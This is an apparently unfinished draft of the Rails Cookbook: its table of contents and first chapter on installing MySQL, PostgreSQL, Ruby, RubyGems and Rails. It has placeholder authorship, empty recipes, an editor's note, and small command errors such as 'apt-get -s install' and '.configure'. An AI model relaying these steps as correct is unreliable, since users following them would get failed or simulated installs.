
Rails Cookbook™

Rails Cookbook™

??

O'REILLY®

Beijing • Cambridge • Farnham • Köln • Paris • Sebastopol • Taipei • Tokyo

Rails Cookbook™

by ??

Printing History:

Table of Contents

1.	Getting Started	1
1.1.	Introduction	1
1.2.	Joining the Rails Community	2
1.3.	Finding Documentation	4
1.4.	Installing MySQL	4
1.5.	Installing PostgreSQL	7
1.6.	Installing Rails	8
1.7.	Fix Ruby and Install Rails on OS X 10.4 Tiger	10
1.8.	Running Rails in OSX with Locomotive	12
1.9.	Running Rails in Windows with Instant Rails	14
1.10.	Updating Rails with RubyGems	16
1.11.	Getting your Rails Project into Subversion	18
2.	Rails Development	21
2.1.	Introduction	21
2.2.	Creating a Rails Project	21
2.3.	Jump-start Development with Scaffolding	23
2.4.	Speed Up Rails Development with Mongrel	26
2.5.	Enhance Windows Development with Cygwin	29
2.6.	Understanding Pluralization Patterns in Rails	30
2.7.	Develop Rails in OS X with TextMate	33
2.8.	Cross-Platform Development with RadRails	34
2.9.	Installing and Running Edge Rails	36
2.10.	Setting up Password-less Authentication with SSH	39
2.11.	Generating Rdoc for your Rails Application	40
2.12.	Creating Full Featured CRUD Applications with Streamlined	44
3.	Modeling Data with Active Record	49
3.1.	Introduction	49
3.2.	Setting up a Relational Database for Use with Rails	50
3.3.	Programmatically Define Database Schema	54
3.4.	Developing your Database with Migrations	56

3.5. Modeling a Database with Active Record	60
3.6. Inspecting Model Relationships from the Rails Console	63
3.7. Creating a New Active Record Object	66
3.8. Retrieving Records with Find	68
3.9. Iterating Over an Active Record Result Set	70
3.10. Retrieving Data Efficiently with Eager Loading	72
3.11. Updating an Active Record Object	76
3.12. Enforce Data Integrity with Active Record Validations	80
3.13. Executing Custom Queries with <code>find_by_sql</code>	84
3.14. Protecting Against Race Conditions with Transactions	89
3.15. Add Sort Capabilities to a Model with <code>acts_as_list</code>	94
3.16. Perform a Task Whenever a Model Object is Created	99
3.17. Model a Threaded Forum with <code>acts_as_nested_set</code>	101
3.18. Create a Directory of Nested Topics with <code>acts_as_tree</code>	105
3.19. Avoiding Race Conditions with Optimistic Locking	108
3.20. Handling Tables with Legacy Naming Conventions	111
3.21. Automating Record Time-stamping	112
3.22. Add Generic Qualities to your Models with Polymorphic Associations	
114	
3.23. Mixing Join Models and Polymorphism for Flexible Data Modeling	
117	
4. Action Controller	125
4.1. Introduction	125
4.2. Accessing Form Data from a Controller	126
4.3. Changing an Applications Default Page	130
4.4. Clarify Your Code with Named Routes	131
4.5. Configuring Customized Routing Behavior	132
4.6. Displaying Alert Messages with Flash	134
4.7. Extending the Life of a Flash Message	136
4.8. Following Actions with Redirects	137
4.9. Generating URLs Dynamically	138
4.10. Inspecting Requests with Filters	140
4.11. Logging with Filters	142
4.12. Rendering Actions	144
4.13. Restricting Access to Controller Methods	146
4.14. Sending Files or Data Streams to the Browser	147
4.15. Storing Session Information in a Database	148
4.16. Tracking Information with Sessions	150
4.17. Using Filters for Authentication	154
5. Action View	159
5.1. Introduction	159

5.2. Simplifying Templates with View Helpers	160
5.3. Displaying Large Data-sets with Pagination	162
5.4. Creating a Sticky Select List	165
5.5. Editing many-to-many Relationships with Multi-Select Lists	167
5.6. Factoring out Common Display Code with Layouts	170
5.7. Defining a Default Application Layout	173
5.8. Output XML with Builder Templates	175
5.9. Generating RSS Feeds from Active Record Data	177
5.10. Reusing Page Elements with Partials	180
5.11. Processing Dynamically Created Input Fields	182
5.12. Customize the Behavior of Standard Helpers	187
5.13. Creating a Web Form with Form Helpers	189
5.14. Formatting Dates, Times, and Currencies	194
5.15. Personalize User Profiles with Gravatars	196
5.16. Avoid Potentially Harmful Code in Views with Liquid Templates	198
5.17. Globalize your Rails Application	202
6. RESTful Development	209
6.1. Introduction	209
6.2. Develop your Rails Applications in RESTfully	209
6.3. Creating Nested Mapping Resources	212
6.4. Consuming complex nested rest resources	217
6.5. Moving on beyond simple CRUD with restful resources	220
7. Rails Application Testing	225
7.1. Introduction	225
7.2. Centralize the Creation of Objects Common to Test Cases	226
7.3. Creating Fixtures for Many-to-Many Associations	227
7.4. Importing Test Data with CSV Fixtures	229
7.5. Including Dynamic Data in Fixtures with ERB	232
7.6. Initializing a Test Database	233
7.7. Interactively Testing Controllers from the Rails Console	235
7.8. Interpreting the Output of <code>Test::Unit</code>	237
7.9. Loading Test Data with YAML Fixtures	238
7.10. Monitoring Test Coverage with <code>rake stats</code>	240
7.11. Running Tests with Rake	241
7.12. Speeding up Tests with Transactional Fixtures	243
7.13. Testing Across Controllers with Integration Tests	244
7.14. Testing Controllers with Functional Tests	247
7.15. Examining the Contents of Cookie	250
7.16. Testing Custom and Named Routes	253
7.17. Testing HTTP Requests with Response-Related Assertions	255
7.18. Testing a Model with Unit Tests	256

7.19. Unit Testing Model Validations	259
7.20. Verifying DOM Structure with Tag-Related Assertions	261
7.21. Writing Custom Assertions	264
7.22. Testing File Upload	265
7.23. Modifying the Default Behaviour of a Class for Testing Using Mocks	269
7.24. Improve Feedback by Running Tests Continuously	271
7.25. Analyzing Code Coverage with rcov	273
8. JavaScript and AJAX	277
8.1. Introduction	277
8.2. Adding DOM Elements to a Page	278
8.3. Creating a Custom Report with Drag and Drop	281
8.4. Dynamically Add Items to a Select List	285
8.5. Monitor the Content Length of a Textarea	288
8.6. Updating Page Elements with RJS Templates	293
8.7. Inserting JavaScript Into Templates	295
8.8. Letting a User Re-order a List	298
8.9. Autocompleting a Text Field	302
8.10. Search for and Hightlight Text Dynamically	305
8.11. Enhancing the User Interface with Visual Effects	310
8.12. Implementing a Live Search	314
8.13. Editing Fields in Place	318
8.14. Creating an Ajax Progress Indicator	320
9. Action Mailer	325
9.1. Introduction	325
9.2. Configuring Rails to Send Email	326
9.3. Creating a Custom Mailer Class with the mailer Generator	327
9.4. Formatting Email Messages Using Templates	329
9.5. Attaching Files to Email Messages	330
9.6. Sending Email From a Rails Application	331
10. Debugging Rails Applications	333
10.1. Introduction	333
10.2. Exploring Rails from the Console	334
10.3. Fixing Bugs at the Source with Ruby -cw	336
10.4. Debugging_Your_Application_in_Real_Time_with_the_Breakpointer	338
10.5. Logging_with_the_Built-in_Rails_Logger_Class	342
10.6. Writing Debugging Information to a File	344
10.7. Emailing Application Exceptions	346
10.8. Outputting Environment Information in Views	350

10.9. Displaying Object Contents with Exceptions	352
10.10. Filtering Development Logs in Real-Time	353
10.11. Debugging HTTP Communication with Firefox Extensions	355
10.12. Debug your JavaScript in Real Time with the JavaScript Shell	358
10.13. Debug your Code Interactively with ruby-debug	359
11. Security	365
11.1. Introduction	365
11.2. Hardening your Systems with Strong Passwords	365
11.3. Protecting Queries from SQL Injection	368
11.4. Guarding Against Cross Site Scripting Attacks	369
11.5. Restricting Access to Public Methods or Actions	371
11.6. Securing Your Server by Closing Unnecessary Ports	373
12. Performance	377
12.1. Introduction	377
12.2. Measuring Web Server Performance with httpperf	378
12.3. Benchmark Portions of Your Application Code	380
12.4. Improve Performance by Caching Static Pages	382
12.5. Expiring Cached Pages	385
12.6. Mix Static and Dynamic Content with Fragment Caching	387
12.7. Before Filtering Cached Pages with Action Caching	390
12.8. Speed up Data Access Times with Memcached	392
12.9. Increasing Performance by Caching Post-Processed Content	395
13. Hosting and Deployment	397
13.1. Introduction	397
13.2. Hosting Rails Using Apache 1.3 and mod_fastcgi	397
13.3. Managing Multiple Mongrel Processes with mongrel_cluster	399
13.4. Hosting Rails with Apache 2.2, mod_proxy_balancer, and Mongrel	402
13.5. Deploying Rails with Pound in Front of Mongrel, Lighttpd, and Apache	405
13.6. Customize Pound's Logging with Cronolog	411
13.7. Configuring Pound with SSL Support	414
13.8. Simple Load Balancing with Pen	416
13.9. Deploying your Rails Project with Capistrano	417
13.10. Deploying Your Application to Multiple Environments with Capistrano	421
13.11. Deploying with Capistrano When You Can't Access Your SCM	423
13.12. Deploying with Capistrano and mongrel_cluster	425
13.13. Disabling your Website During Maintenance	427
13.14. Writing Custom Capistrano Tasks	430

13.15. Cleaning up Residual Session Records	434
14. Extending Rails with Plugins	437
14.1. Introduction	437
14.2. Finding Third Party Plugins	438
14.3. Installing Plugins	439
14.4. Manipulate Record Versions with <code>acts_as_versioned</code>	441
14.5. Building Authentication with <code>acts_as_authenticated</code>	445
14.6. Simplify Folksonomy with the <code>acts_as_taggable</code> plugin	448
14.7. Extending Active Record with an <code>acts_as</code> Plugin	455
14.8. Adding View Helpers to Rails as Plugins	460
14.9. Uploading Files with the <code>file_column</code> Plugin	462
14.10. Disable Records Instead of Deleting them with <code>acts_as_paranoid</code>	
465	
14.11. Adding More Elaborate Authentication using the Login Engine	466
15. Graphics	471
15.1. Introduction	471
15.2. Installing RMagick for Image Processing	471
15.3. Uploading Images into a Database	475
15.4. Serving Images Directly from a Database	480
15.5. Creating Resized Thumbnails with RMagick	481
15.6. Visually Display Data with Gruff	484
15.7. Creating Small, Informative Graphs with Sparklines	486

CHAPTER 1

Getting Started

1.1 Introduction

Since it first appeared in July of 2004, Ruby on Rails has revolutionized the process of developing web applications. It has enabled web developers to become much faster and more efficient, making it much faster to develop applications-a critical advantage in these days of "web time." How does Rails do it? There are a few reasons behind Rails' success:

- Convention over configuration: Rather than forcing you to configure every aspect of your application, Rails is full of conventions. If you can follow those conventions, you can do away with almost all configuration files, and a lot of extra coding. If you can't follow those conventions-at worst, you're no worse off than you were in your previous environment.
- Liberal use of code generation: Rails can write a lot of your code for you. For example, when you need a class to represent a table in your database, you don't have to write most of the methods: Rails looks at the table's definition and creates most of the class for you, on the fly. You can "mix in" many extensions to add special behavior; when you really need to, you can add your own methods. You'll find that you're writing only a fraction as much code as you did with other Web frameworks.
- "Don't Repeat Yourself (DRY)": DRY is a slogan you'll hear frequently. With Rails, you only need to code behavior once; you never (well, almost never) have to write similar code in two different places. Why is this important? Not because you type less, but because you're less likely to make mistakes by modifying one chunk of code, and not another.

David Heinemeier Hansson and the other Ruby on Rails core developers have learned from the mistakes of other Web application frameworks, and taken a huge step forward. Rather than providing an extremely complex platform that can solve every problem out of the box, if you can only understand it, Rails solves a very simple problem extremely well. And with that solution under your belt, you'll find that it's a lot easier to work up

to the "hard" problems. It's often easier, in fact, to solve the hard problem for yourself with Rails than to understand some other platform's "solution." Want to find out whether Rails is everything it's cracked up to be? Don't wait; try it. If you're not a Ruby developer yet, don't worry; you only need to know a limited amount of Ruby to use Rails. I'd be willing to bet that you'll want to learn more, though.

1.2 Joining the Rails Community

Problem

You're going to begin developing Rails applications and you know you'll have questions. You also know that Rails is an evolving open source project and you want to stay on top of the latest developments. Where do you get your questions answered and how do you know what new features are being developed?

Solution

The documentation for the Rails API is online at <http://api.rubyonrails.com/>. To view this documentation locally, start the gem server with the command:

```
rob@cypress:~$ gem_server
```

When the gem server is running, you can view the documentation for your local gem repository at <http://localhost:8808/>. For additional documentation, visit the Rails wiki at <http://wiki.rubyonrails.org/rails>. You'll find a vast amount of user contributed content. While there's valuable information on the wiki, be warned that some of it can be out of date or inaccurate.

To interact with other developers, join the Rails mailing list by signing up at <http://lists.rubyonrails.org/mailman/listinfo/rails>. If you don't want to participate directly in this very active list, you can view the latest posts on the web at <http://www.ruby-forum.com/forum/3>. ruby-forum.com has a number of Rails- and Ruby-related lists that you can join or read on the web.

Another venue for communicating about Rails is the #rubyonrails IRC channel on the Freenode IRC network (<irc.freenode.net>). If you're new to IRC you can learn more at <http://www.irchelp.org/>. You'll need an IRC client such as X-Chat (<http://www.xchat.org/>), Colloquy (<http://colloquy.info/>), or for terminal fans, Irssi (<http://www.irssi.org/>).

One great place to ask questions and look for answers is Rails Weenie (<http://rails.techno-weenie.net/>). This site uses a points-based system in an attempt to persuade people to answer more questions, and to ask more sensible questions. When you create an account, you automatically receive five points. You can offer these points as a reward for questions you want answered. If someone answers the question, they get the number of points you offered. Also, if you answer other people's questions, you get the number

of points they offered. It's not as responsive as IRC, but you're far more likely to get a more thorough answer to your question.

The Rails Forum (<http://railsforum.com>) is another active community of Rails users, with members of all levels of Rails experience.

Depending on where you live, you may be able to find a local Ruby or Rails user group you can join. Two good places to look for a local group are Rubyholic (<http://www.rubyholic.com>) and the Rails Wiki User Groups page (<http://wiki.rubyonrails.com/rails/pages/UserGroups>). If there's not a local Rails group where you live, perhaps you can start one!

A large part of the Rails community exists in the blogosphere, where participants post anything from tutorials to explorations of the latest new features of the framework, as they're being developed.

Last, but not least, GotApi (<http://www.gotapi.com>) might best be described as a documentation aggregator. It's a very useful site for looking up not only Ruby and Rails documentation, but other, related docs (like Javascript and CSS).

Discussion

The Rails community is relatively young, but strong and growing fast. If you've got questions, there are plenty of people willing to help you answer them. Shortly, you'll get the hang of Rails development and can return the favor by helping others or even contributing to the project.

The API documentation can be a little awkward. The format is best suited for looking up the methods of a class or the options of a specific method, and less helpful as an introduction to the framework. One way to get familiar with the major components of Rails via the API is to start by reading the documentation for each of the base classes (e.g., `ActionController::Base`, `ActiveRecord::Base`).

The Rails mailing list has lots of traffic: currently about 400 messages per day. This means that you can post a question and soon have it buried under a screen full of newer messages. The trick to coping with this information overload is to use very clear and descriptive subject lines and problem descriptions.

The `#rubyonrails` IRC channel is also very busy, but it is a great resource for instant feedback. Just make sure you respect simultaneous conversations. Rather than pasting code examples into the channel, post them to an external site (e.g., <http://rafb.net/paste/>) and paste a link instead.

See Also

-

<xi:include></xi:include>

1.3 Finding Documentation

Problem

Solution

Discussion

See Also

-

<xi:include></xi:include>

1.4 Installing MySQL

Problem

You want to install a MySQL relational database server to be used by your Rails applications.

Solution

To install MySQL on a Debian GNU/Linux system, start by making sure your *sources.list* file contains the appropriate archive locations.

```
rob@teak:~$ cat /etc/apt/sources.list
deb http://archive.progeny.com/debian/ etch main
deb-src http://archive.progeny.com/debian/ etch main

deb http://security.debian.org/ etch/updates main
deb-src http://security.debian.org/ etch/updates main
```

Then run `apt-get update` to resynchronize the package index files from the repository sources.

```
rob@teak:~$ sudo apt-get update
```

To install MySQL 5.0, install the `mysql-server-5.0` package. Installing this package installs a number of dependencies, including `mysql-client-5.0`.

```
rob@teak:~$ sudo apt-get -s install mysql-server-5.0
```

Debian's package manager, `dpkg`, installs dependencies and deals with configuration and setup of the server. Once the installation is complete, start the MySQL server by running `/etc/init.d/mysql` as root:

```
rob@teak:~$ /etc/init.d/mysql --help
Usage: /etc/init.d/mysql start|stop|restart|reload|force-reload|status
rob@teak:~$ sudo /etc/init.d/mysql start
```

After the server is running, you can connect to it using `mysql` as the root user with no password.

```
rob@teak:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 7 to server version: 5.0.18-Debian_7-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```

You should probably modify your startup scripts so that MySQL starts automatically when the system boots.

If you're a Windows user, download and unzip `mysql-5.0.18-win32.zip` from <http://dev.mysql.com/downloads>. Depending on which version of MySQL you downloaded, you should see either a `setup.exe` file or a `.msi` file. Click on one of these to start the installation wizard. For most cases you can select the standard configuration, which includes the `mysql` command-line client and several other administration utilities such as `mysqldump`.


By default, the installation wizard sets up MySQL as a service that starts automatically. Another option is to have the installer include MySQL's binary directory in the Windows PATH, allowing you to call the MySQL utilities from the Windows command line. Once the installation is complete, you can start up `mysql` as the root user at the command prompt as shown in Figure 1.1.

You can stop and start MySQL from the Windows command prompt using the `net` command.

```
C:\> net start mysql
C:\> net stop mysql
```

Discussion

The recommended way to install MySQL on Linux is to use your distribution's package management system. On a Debian GNU/Linux system, package management is han-



The screenshot shows a Windows Command Prompt window titled "Command Prompt - mysql -u root -p". The prompt is at C:\Documents and Settings\rob>. The user enters "mysql -u root -p" and is prompted for a password. The MySQL monitor welcome message follows, indicating a connection id of 6 and a server version of 4.1.18-nt. The user then types "show databases;" which returns a table with two rows: "mysql" and "test". The user then types "select version();", which returns a table with one row showing the version as "4.1.18-nt". Finally, the user types "mysql> _" to exit the MySQL monitor.

```
C:\Documents and Settings\rob>mysql -u root -p
Enter password: *****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6 to server version: 4.1.18-nt

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| mysql    |
| test     |
+-----+
2 rows in set (0.00 sec)

mysql> select version();
+-----+
| version() |
+-----+
| 4.1.18-nt |
+-----+
1 row in set (0.00 sec)

mysql> _
```

Figure 1.1. Interaction with MySQL from the Command Prompt

dled by `dpkg`, which is similar to the RPM system used by Red Hat distributions. The easiest way to administer `dpkg` is with the `apt` suite of tools, which includes `apt-cache` and `apt-get`.

Once you've got the MySQL server installed, you'll need to create one or more databases and users. While it's convenient to create a database from a script, so it's easy to recreate, there are also a number of GUI tools for setting up and administering MySQL databases. Even if you create a database from the command line or a GUI tool, you can always use `mysqldump` to generate a creation script for your database.

See Also

-

<xi:include></xi:include>

1.5 Installing PostgreSQL

Problem

You want to install a PostgreSQL database server to be accessed by your Rails applications.

Solution

To install PostgreSQL on a Debian GNU/Linux system, point your *sources.list* file to the Debian archive locations you'd like to use. Then run `apt-get update` to resynchronize the package index files from the repository sources.

```
$ cat /etc/apt/sources.list
deb http://archive.progeny.com/debian/ etch main
deb-src http://archive.progeny.com/debian/ etch main

deb http://security.debian.org/ etch/updates main
deb-src http://security.debian.org/ etch/updates main

$ sudo apt-get update
```

Install the PostgreSQL Debian GNU/Linux package (`postgresql-8.1` as of this writing). This package includes dependent packages for the PostgreSQL client and common libraries.

```
$ sudo apt-get install postgresql-8.1
```

su to the `postgres` user and connect to the server with the client program `psql`.

```
$ sudo su postgres
$ psql
Welcome to psql 8.1.0, the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit

postgres=# \l
          List of databases
   Name    |  Owner   | Encoding
-----+-----+
  postgres | postgres | SQL_ASCII
template0 | postgres | SQL_ASCII
template1 | postgres | SQL_ASCII
(3 rows)

postgres=#

```

If you're a Windows user, download the latest version from <http://www.postgresql.org/download/> and unpack the zip archive. Inside, you'll find a directory containing the

PostgreSQL Windows installer (the filename extension is *.msi*). Launch the installation wizard by double-clicking on this file.

The installation options allow you to include several database tools and interfaces. Make sure that the psql tool (the command line user interface) is included; if you prefer a GUI administration tool, also include pgAdmin III.

Discussion

PostgreSQL is a popular open-source object-relational database that's been in active development for over fifteen years. It is an extremely capable alternative to MySQL and commercially available databases such as Oracle. A notable feature of PostgreSQL is its support of user-defined functions and triggers. User-defined functions can be written in a number of scripting languages, including PL/Ruby.

To use PostgreSQL with Rails you'll need to install the Postgres driver:

```
$ gem install postgres
```

Next, you'll need to specify `postgresql` in your *database.yml* file:

```
development:  
  adapter: postgresql  
  database: products_dev  
  host: localhost  
  username: some_user  
  password: some_password
```

See Also

- `<xi:include></xi:include>`

1.6 Installing Rails

Problem

You want to download and install Ruby on Rails on Linux or Windows.

Solution

More testing on the Debian install. Make sure to include zlib issue.

Debian Rails setup: <http://www.debian-administration.org/articles/329>

Before you can install Rails, you must install Ruby itself. Ruby comes with most recent Linux distributions, but you should check to make sure you have a version that's compatible with Rails; 1.8.5, 1.8.4 and 1.8.2 work, 1.8.3 does not. Here's how to check your Ruby version:

```
rob@teak:~$ which ruby  
/usr/local/bin/ruby
```

```
rob@cypress:~$ ruby -v  
ruby 1.8.4 (2005-10-29) [i486-linux]
```

If you don't have Ruby installed, you can either install it using your distribution's package manager or download and install it from source. For a source install, get the latest stable version of Ruby from <http://rubyforge.org/projects/ruby/>. Unpack the archive into a convenient place, like `/usr/local/src`.

```
rob@cypress:~$ cd /usr/local/src/ruby-1.8.4  
.configure  
make  
sudo make install
```

To install Ruby on a Debian system, use APT (Advanced Package Tool) to download a pre-compiled binary package from the Debian package repository. Start by updating APT's package cache, then install the ruby1.8 package:

```
rob@cypress:~$ apt-get update  
rob@cypress:~$ sudo apt-get install ruby1.8
```

Once you've made sure you have a "good" version of Ruby on your system, proceed to install RubyGems. You can get the latest version of RubyGems from the RubyForge project page: <http://rubyforge.org/projects/rubygems/>. Download the source code into `/usr/local/src` or another convenient location. Move into the source directory and run the `setup.rb` script with Ruby. Note that the filenames shown here are current as of this writing, but you should use the latest version.

```
rob@cypress:~$ tar xzvf rubygems-0.8.11.tgz  
rob@cypress:~$ cd rubygems-0.8.11  
rob@cypress:~/rubygems-0.8.11$ sudo ruby setup.rb
```

Once you have RubyGems installed you can install Rails:

```
rob@cypress:~$ sudo gem install rails --include-dependencies
```

If you're a Windows user, the first step towards getting Rails installed on Windows is (again) to install Ruby. The easiest way to do this is with the One-Click Installer for Windows. The latest stable version can be obtained at the RubyForge project page: <http://rubyforge.org/projects/rubyinstaller/>. Download and launch the One-Click Installer executable.

The One-Click Installer includes RubyGems, which you can then use to install the Rails libraries. Open a command prompt and type the following to install Rails:

```
C:\>gem install rails --include-dependencies
```

You can verify that Rails is installed and in your executable path with the following command (your Rails version will likely be higher than 1.0.0):

```
C:\>rails -v  
Rails 1.0.0
```

Discussion

While you can download and install Rails from source or as a pre-compiled package, it makes a lots of sense to let RubyGems handle the task for you. Chances are you're going to find other gems that you'll want to use with Rails, and RubyGems will make sure dependencies are satisfied as you install or upgrade gems down the line.

With Rails successfully installed you'll have the `rails` command available within your environment. Running:

```
rob@cypress:~$ rails myProject
```

will create a new Rails project named "myProject" in your current working directory.

See Also

-

<xi:include></xi:include>

1.7 Fix Ruby and Install Rails on OS X 10.4 Tiger

Problem

Mac OS X 10.4 Tiger ships with a version of Ruby which doesn't work with the latest versions of Rails. You want to fix this by installing the latest stable version of Ruby and its prerequisites. With Ruby up to date you can install Rails.

Solution

Install the latest stable version of Ruby in `/usr/local` on your file system.

Set your `PATH` variable to include `/usr/local/bin` and `/usr/local/sbin`. Add the following line to your `~/.bash_profile`

```
~$ export PATH="/usr/local/bin:/usr/local/sbin:$PATH"
```

Make sure to "source" this file to ensure that the value of the `PATH` variable is available to your current shell.

```
~$ source .bash_profile
```

Create the directory `/usr/local/src` and `cd` into it. This will be a working directory where you'll download and configure a number of source files.

Install GNU Readline, which gives you command-line editing features, including history. Readline is needed for the interactive Ruby interpreter, `irb`, and the Rails console to work correctly.

```
/usr/local/src$ curl -O ftp://ftp.cwru.edu/pub/bash/readline-5.1.tar.gz
/usr/local/src$ tar xzvf readline-5.1.tar.gz
/usr/local/src$ cd readline-5.1
```

(If you're running Panther you'll need to execute this perl command, otherwise skip to the next step.)

```
/usr/local/src/readline-5.1$ perl -i.bak -p -e \
    "s/$LIB_LIBS=.*$/LIB_LIBS='-lSystem -lncurses -lcc_dynamic' /g" \
    support/shobj-conf
```

Configure Readline, specifying */usr/local* as the installation directory by setting the `prefix` option of `configure`.

```
/usr/local/src/readline-5.1$ ./configure --prefix=/usr/local
/usr/local/src/readline-5.1$ make
/usr/local/src/readline-5.1$ sudo make install
/usr/local/src/readline-5.1$ cd ..
```

Download and unpack the latest stable version of Ruby. Configure it to install in */usr/local*, Enable threads, and enable Readline support by specifying the location of the Readline.

```
/usr/local/src$ curl -O \
    ftp://ftp.ruby-lang.org/pub/ruby/1.8/ruby-1.8.4.tar.gz
/usr/local/src$ tar xzvf ruby-1.8.4.tar.gz
/usr/local/src$ cd ruby-1.8.4
/usr/local/src/ruby-1.8.4$ ./configure --prefix=/usr/local \
    --enable-pthread \
    --with-readline-dir=/usr/local
/usr/local/src/ruby-1.8.4$ make
/usr/local/src/ruby-1.8.4$ sudo make install
/usr/local/src/ruby-1.8.4$ cd ..
```

With Ruby installed, download and install RubyGems.

```
/usr/local/src$ curl -O \
    http://rubyforge.org/frs/download.php/5207/rubygems-0.8.11.tgz
/usr/local/src$ tar xzvf rubygems-0.8.11.tgz
/usr/local/src$ cd rubygems-0.8.11
/usr/local/src/rubygems-0.8.11$ sudo /usr/local/bin/ruby setup.rb
/usr/local/src/rubygems-0.8.11$ cd ..
```

Use the `gem` command to install Rails.

```
~$ sudo gem install rails --include-dependencies
```

For a faster alternative to WEBrick during development, install Mongrel.

```
~$ sudo gem install mongrel
```

Discussion

On a typical Linux or Unix system, */usr/local* is the place for installing programs local to the site. Programs that you install in */usr/local* are usually left alone by the system, and not modified by system upgrades. Installing Ruby in */usr/local* and setting your shell's PATH variable to include */usr/local/bin* and */usr/local/sbin* before any other bin directories (such as */usr/bin* and */usr/sbin*) lets you have two installations of Ruby on

the same machine. This way, the existing version of Ruby and any system software that may depend on it are not affected by your local version of Ruby, and vice versa.

When you type ruby, it should now invoke the ruby you installed in */usr/local*. You can verify this with the which command, and make sure you have the most current release with ruby --version.

```
~$ which ruby  
/usr/local/bin/ruby  
~$ ruby --version  
ruby 1.8.4 (2005-12-24) [powerpc-darwin7.9.0]
```

With Ruby and Rails sucessfully installed, you can create Rails projects anywhere on your system with the rails command.

```
~$ rails myProject
```

Once you've created a project you can start up WEBrick with

```
~/myProject$ ruby script/server
```

To use the Mongrel server instead, start and stop it with the following (the -d option daemonizes Mongrel, running it in the background):

```
~/myProject$ mongrel_rails start -d  
~/myProject$ mongrel_rails stop
```

See Also

- The GNU Readline Library: <http://cnswww.cns.cwru.edu/~chet/readline/rltop.html>
- Mongrel: <http://mongrel.rubyforge.org/>

<xi:include></xi:include>

1.8 Running Rails in OSX with Locomotive

Problem

You don't have administrative privileges to install Rails and its dependencies, system-wide. You want to install Rails on Mac OS X in a self-contained and isolated environment.

Solution

Use Locomotive to run a fully functional Rails environment within Mac OS X. Obtain a copy of the latest version of Locomotive from <http://locomotive.raaum.org/>. The latest version as of this writing is Locomotive 2.0.8.

Open and attach the downloaded disk image (we used Locomotive_1.0.0a.dmg for the screenshots below) by double clicking on it. In the disk image, you should see a Locomotive directory and another directory containing license information. Copy the Locomotive directory into your Applications folder. It's important to copy the entire

Locomotive directory and not just *Locomotive.app*, because the Bundles directory is required to exist next to the Locomotive application under your Applications directory.

Once installed, launching Locomotive opens up a project control window with a list of the Rails projects you have configured, their port numbers, and their status (running or not). You can add existing Rails projects or create new ones by selecting "Create New..." or "Add Existing..." from the Rails menu. Creating a new project opens up a dialog box prompting for the name of your Rails application and its location on your filesystem. If you already have a Rails project on your filesystem, you can add it to your Locomotive projects, specifying its server and environment settings.

Locomotive assumes you have a Rails-compatible database installed and that you've created three databases based on the name of your Rails application. For example, if your application is named *MyBooks*, the default configuration expects databases named *MyBooks_development*, *MyBooks_test* and *MyBooks_production*. The default configuration connects to these databases with the root user and no password.

Click "Create" to create the structure of your Rails application in the directory you specified. The "*MyBooks*" application now appears in the project control window. With that project selected, you can open the project files in your preferred editing environment. View these options by right clicking to bring up the following contextual menu:

To edit the properties of a project, such as the port it runs on or the Rails environment it uses, select a project and click "Info" to open the project Inspector.

Finally, start your application by clicking "Run". If it started successfully, you'll see a green ball next to that project and you should be able to access the project in your browser with <http://localhost:3000/>.

Discussion

With your Locomotive projects initially configured you can start developing your Rails application just as if you had a native Rails installation. Figure 1.2 show the options in this menu.

